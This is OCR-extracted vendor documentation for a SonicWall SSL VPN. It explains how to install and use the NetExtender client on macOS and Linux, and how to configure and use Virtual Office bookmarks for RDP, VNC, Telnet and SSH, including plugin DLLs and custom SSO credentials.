
1. Navigate to the IP address of the SonicWall security appliance.
2. Click the link at the bottom of the **Login** page that says **Click here for sslvpn login**.
3. Click the **NetExtender** button.

4 The Virtual Office displays the status of NetExtender installation. If a dialog appears, prompting you to accept a certificate, click **Trust**.

5 A second dialog may appear, prompting you to accept a certificate. Click **Trust**.



6 When NetExtender is successfully installed and connected, the **NetExtender Status** dialog displays.



Using NetExtender on MacOS

1 To launch NetExtender, go the **Applications** folder in the **Finder**.

2 Double click on **NetExtender.app**. The **SonicWall NetExtender** dialog displays.

3 The first time you connect, you must enter the server name or IP address in the **SSL VPN Server** field.

4 Enter your username and password.

5 The first time you connect, you must enter the **domain** name.


6 Click **Connect**.

7 You can instruct NetExtender to remember your profile server name in the future. In the **Save profile** drop-down menu you can select:

- **Save name and password (if allowed)**
- **Save username only (if allowed)**
- **Do not save profile**.

TIP: Having NetExtender save your user name and password can be a security risk and should not be enabled if there is a chance that other people could use your computer to access sensitive information on the network.


8 When NetExtender is connected, the **NetExtender** icon displays in the status bar at the top right of your display. Click on the **NetExtender** icon to display NetExtender options.




9 To display a summary of your NetExtender session, click **Connection Status.**

10 To view the routes that NetExtender has installed, go to the **NetExtender** menu.


11 Select **Routes**.



12 To view the NetExtender Log, go to **Window > Log**.



13 To generate a diagnostic report with detailed information on NetExtender performance, go to **Help > Generate diagnostic report**.



14 Click **Save** to save the diagnostic report using the default **nxdiag.txt** file name in your NetExtender directory.


Installing and Using NetExtender on Linux

To install NetExtender on your Linux system:

1 Navigate to the IP address of the SonicWall security appliance.

2 Click the link at the bottom of the **Login** page that says **Click here for sslvpn login**.


3 Click the **NetExtender** button. A dialog indicates that you have chosen to open the **NetExtender.tgz** file.



4 Click **OK** to save it to your default download directory.

5 To install NetExtender from the CLI, navigate to the directory where you saved **NetExtender.tgz**.

6 Enter the **tar -zxf NetExtender.tgz** command.




7 Type the **cd netExtenderClient** command.


8 Type **./install** to install NetExtender.

9 Launch the **NetExtender.tgz** file.

10 Follow the instructions in the NetExtender installer. The new netExtender directory contains a NetExtender shortcut that can be dragged to your desktop or toolbar.



11 The first time you connect, you must enter the server name or IP address in the **SSL VPN Server** field. NetExtender remembers the server name in the future.



12 Enter your username and password.

13 The first time you connect, you must enter the **domain** name. NetExtender remembers the domain name in the future.


> **NOTE:** You must be logged in as root to install NetExtender, although many Linux systems allow the **sudo ./install** command to be used if you are not logged in as root.

14 To view the NetExtender routes:


a Go to the **NetExtender** menu.

b Select **Routes**.

15 To view the NetExtender Log, go to **NetExtender > Log**.



16 To generate a diagnostic report with detailed information on NetExtender performance, go to **Help > Generate diagnostic report**.



17 Click **Save** to save the diagnostic report using the default **nxdiag.txt** file name in your NetExtender directory.


Configuring SSL VPN Bookmarks

When user bookmarks are defined, they are displayed on the **SSL VPN > Virtual Office** page. Users can modify or delete their own bookmarks, but cannot modify or delete bookmarks created by the administrator.

To configure an SSL VPN Bookmark:

1 Go to the **SSL VPN > Virtual Office** page.

2 Click **Add Bookmark**. The **Add Portal Bookmark** dialog displays.



3 In the **Bookmark Name** field, type a descriptive name for the bookmark.

4 In the **Name or IP Address** field, enter the fully qualified domain name (FQDN) or the IPv4 address of a host machine on the LAN.

Some services run on non-standard ports, and some services expect a path when connecting. The format for the **Name or IP Address** field is shown in Formats for the Name or IP Address Field and is listed by the service you select from the **Service** menu in Step 5.

Formats for the Name or IP Address Field

Service	Format	Example
Terminal Services (RDP5 - ActiveX) **Terminal Services (RDP5 - Java)**	IP Address	10.20.30.4
	IP:Port (non-standard)	10.20.30.4:6818
	FQDN	JBJONES-PC.sv.us.SonicWall.com
	Host name	JBJONES-PC
Virtual Network Computing (VNC)	IP Address	10.20.30.4
	IP:Port (mapped to session)	10.20.30.4:5901 (mapped to session 1)
	FQDN	JBJONES-PC.sv.us.SonicWall.com
	Host name	JBJONES-PC
	NOTE: Do not use session or display number instead of port.	**NOTE:** Do not use 10.20.30.4:1 **TIP:** For a bookmark to a Linux server, see the Tip below this table.

Formats for the Name or IP Address Field

Service	Format	Example
Telnet	IP Address	10.20.30.4
	IP:Port (non-standard)	10.20.30.4:6818
	FQDN	JBJONES-PC.sv.us.SonicWall.com
	Host name	JBJONES-PC
Secure Shell Version 1 (SSHv1) **Secure Shell Version 2 (SSHv2)**	IP Address	10.20.30.4
	IP:Port (non-standard)	10.20.30.4:6818
	FQDN	JBJONES-PC.sv.us.SonicWall.com
	Host name	JBJONES-PC

5 In the **Service** menu, select the service that you want.

NOTE: Depending on the **Service** you select, different menus, input boxes, and options are displayed in the **Add Portal Bookmark** dialog.

TIP: In some environments, you can enter the host name only, such as a **Virtual Network Computing (VNC)** bookmark for a Windows local network. When creating a **Virtual Network Computing (VNC)** bookmark to a Linux server, in the **Name or IP Address** box, you must specify the Linux server IP address, the port number, and the server number, in the format **ipaddress:port:server**. For example, if the Linux server IP address is 192.168.2.2, the port number is 5901, and the server number is 1, you would enter **192.168.2.2:5901:1** in the **Name or IP Address** box.

NOTE: For additional information on configuring SSL VPN bookmarks, see Editing Local Users.

If you are using a browser other than Internet Explorer, if you select **Terminal Services (RDP5 - ActiveX)**, the selection is automatically switched to **Terminal Services (RDP5 - Java)**, and a pop-up dialog notifies you of the switch.

6 If you select **Terminal Services (RDP5 - ActiveX)** or **Terminal Services (RDP5 - Java)** from the **Service** menu, configure the following fields:


a From the **Screen Size** menu, select the default screen size to be used on the terminal service screen when users execute this bookmark.

b From the **Colors** menu, select the default color depth for the terminal service screen when users execute this bookmark.

c In the **Application Path** box, enter the path where the client application resides on the remote device. (Optional)

d In the **Start in the following folder** box, enter the local folder in which to execute application commands.

e If you want to use Windows advanced options, expand **Show windows advanced options (only available in 32-bit Windows client)** and select any of the following redirect options:



- To redirect devices or features on a local network for use in a bookmark session, select any of the following options:
  - **Redirect Printers**
  - **Redirect Drives**
  - **Redirect Ports**
  - **Redirect SmartCards**
  - **Redirect clipboard**
  - **Redirect plug and play devices**

NOTE: To see local printers on your remote device, select both **Redirect Printers** and **Redirect Ports**.

- To use other options in a bookmark session, select any of the following options:
  - **Display connection bar**
  - **Auto reconnection**
  - **Desktop background**
  - **Window drag**
  - **Menu/window animation**
  - **Themes**
  - **Bitmap caching**
- If the client application is RDP 6 (Java), select any of the following options:
  - **Dual monitors**
  - **Font smoothing**
  - **Desktop composition**
  - **Remote Application**

NOTE: Remote Application enables you to monitor the server and client connection. You must register remote applications in the Windows 2008 RemoteApp list. If **Remote Application** is selected, the Java Console displays messages regarding connectivity with the terminal server.

f To allow login as console, select the **Login as console session** option.

> **NOTE:** In RDC 6.1 and newer, **Login as console session** is replaced by **Login as admin session**.

g For Windows clients, if you selected **Terminal Services (RDP5 - ActiveX)**, you can select **Enable plugin DLLs** and enter the name(s) of client DLLs, which must be accessed by the remote desktop or terminal service, in the **PluginDLLs** box.


Multiple entries in the **PluginDLLs** box must be separated by a comma with no spaces.

> **NOTE:** The **Enable plugin DLLs** option is not available for **Terminal Services (RDP5 - Java)**. **Terminal Services (RDP5 - Java)** on Windows is a native RDP client that supports Plugin DLLs by default. See Enabling Plugin DLLs.


h For automatic login, select **Automatically log in** and select **Use SSL VPN account credentials** to forward the current SSL VPN session credentials to the RDP server.

i To enter a custom username, password, and domain for this bookmark, select **Use custom credentials**. For more information about custom credentials, see Creating Bookmarks with Custom SSO Credentials.

- If you select **Virtual Network Computing (VNC)** from the **Service** drop-down menu, the dialog displays as follows with the fields shown.




- If you select **Telnet** from the **Service** drop-down menu, the dialog displays as follows with the fields shown.



- If you select **Secure Shell version 1 (SSHv1)** from the **Service** drop-down menu, the dialog displays as follows with the fields shown.

- If you select **Secure Shell version 2 (SSHv2)** from the **Service** drop-down menu, the dialog displays as follows with the fields shown.



  - Select **Automatically accept host key** if you want it. (Optional)
  - If you are using an SSHv2 server without authentication, such as a SonicWall firewall, select the **Bypass username** option. (Optional)
  - Select **Display Bookmark to Mobile Connect clients** if you want it.

7 Click **OK** to update the configuration.

NOTE: On mobile devices, the user must install Mobile Connect which supports Mobile Connect Bookmark. The user must also install a mobile application for the bookmark service. For example, for RDP service, the user must install 2X Client RDP.

To install and launch Mobile Connect and Mobile Connect Bookmark, refer to the Mobile Connect documentation for your device. Go to https://support.sonicwall.com/ and select Mobile Connect product. Then filter on device type.

When you launch Mobile Connect client on your mobile device, and it connects successfully, you should see the Mobile Connect Bookmark list.

Enabling Plugin DLLs

The plugin DLLs feature is available for RDP (ActiveX or Java), and allows for the use of certain third party programs such as print drivers, on a remote machine. This feature requires RDP Client Control version 5 or higher.

NOTE: The RDP Java client on Windows is a native RDP client that supports Plugin DLLs by default. No action (or checkbox) is needed.

To enable plugin DLLs for the RDP ActiveX client:

1. Navigate to **Users > Local Users**.
2. Click the **Configure** icon corresponding to the user bookmark you wish to edit.
3. In the **Bookmarks** tab, click **Add Bookmark**.
4. Select **Terminal Services (RDP5 - ActiveX)** as the **Service**.
5. Configure the bookmark as described in the section Configuring SSL VPN Bookmarks.
6. Enter the name(s) of client DLLs which need to be accessed by the remote desktop or terminal service. Separate multiple entries by a comma with no spaces.
7. Ensure that any necessary DLLs are located on the individual client systems in %SYSTEMROOT% (for example: `C:\Windows\system32`).

NOTE: Ensure that your Windows system and RDP client are up to date prior to using the Plugin DLLs feature. This feature requires RDP 5 Client Control or higher.

Creating Bookmarks with Custom SSO Credentials

The administrator can configure custom Single Sign On (SSO) credentials for each user, group, or globally in RDP bookmarks. This feature is used to access resources that need a domain prefix for SSO authentication. Users can log into SonicWall SSL VPN as *username*, and click a customized bookmark to access a server with *domain**username*. Either straight textual parameters or variables may be used for login credentials.

To configure custom SSO credentials:

1. Create or edit an RDP bookmark as described in Configuring SSL VPN Bookmarks.
2. In the **Bookmarks** tab, select the **Use Custom Credentials** option.
3. Enter the appropriate username and password, or use dynamic variables; see Dynamic variables:

   Dynamic variables

Text Usage	Variable	Example Usage
Login Name	%USERNAME%	US\%USERNAME%
Domain Name	%USERDOMAIN%	%USERDOMAIN\%USERNAME%
Group Name	%USERGROUP%	%USERGROUP%\%USERNAME%

4. Click **Add**.

Using SSL VPN Bookmarks

Topics:

- Using Remote Desktop Bookmarks

- Using VNC Bookmarks
- Using Telnet Bookmarks
- Using SSHv1 Bookmarks
- Using SSHv2 Bookmarks

Using Remote Desktop Bookmarks

Remote Desktop Protocol (RDP) bookmarks enable you to establish remote connections with a specified desktop. SonicWall SSL VPN supports the RDP5 standard with both Java and ActiveX clients. RDP5 ActiveX can only be used through Internet Explorer, while RDP5 Java can be run on any platform and browser supported by the SonicWall SSL VPN. The basic functionality of the two clients is the same; however, the Java client is a native RDP client and supports the following features that the ActiveX client does not:

- Redirect clipboard
- Redirect plug and play devices
- Display connection bar
- Auto reconnection
- Desktop background
- Window drag
- Menu/window animation
- Themes
- Bitmap caching

If the Java client application is RDP 6, it also supports:


- Dual monitors
- Font smoothing
- Desktop composition

NOTE: RDP bookmarks can use a port designation if the service is not running on the default port.

TIP: To terminate your remote desktop session, be sure to log off from the Terminal Server session. If you wish to suspend the Terminal Server session (so that it can be resumed later) you may simply close the remote desktop window.

1 Click on the **RDP** bookmark.

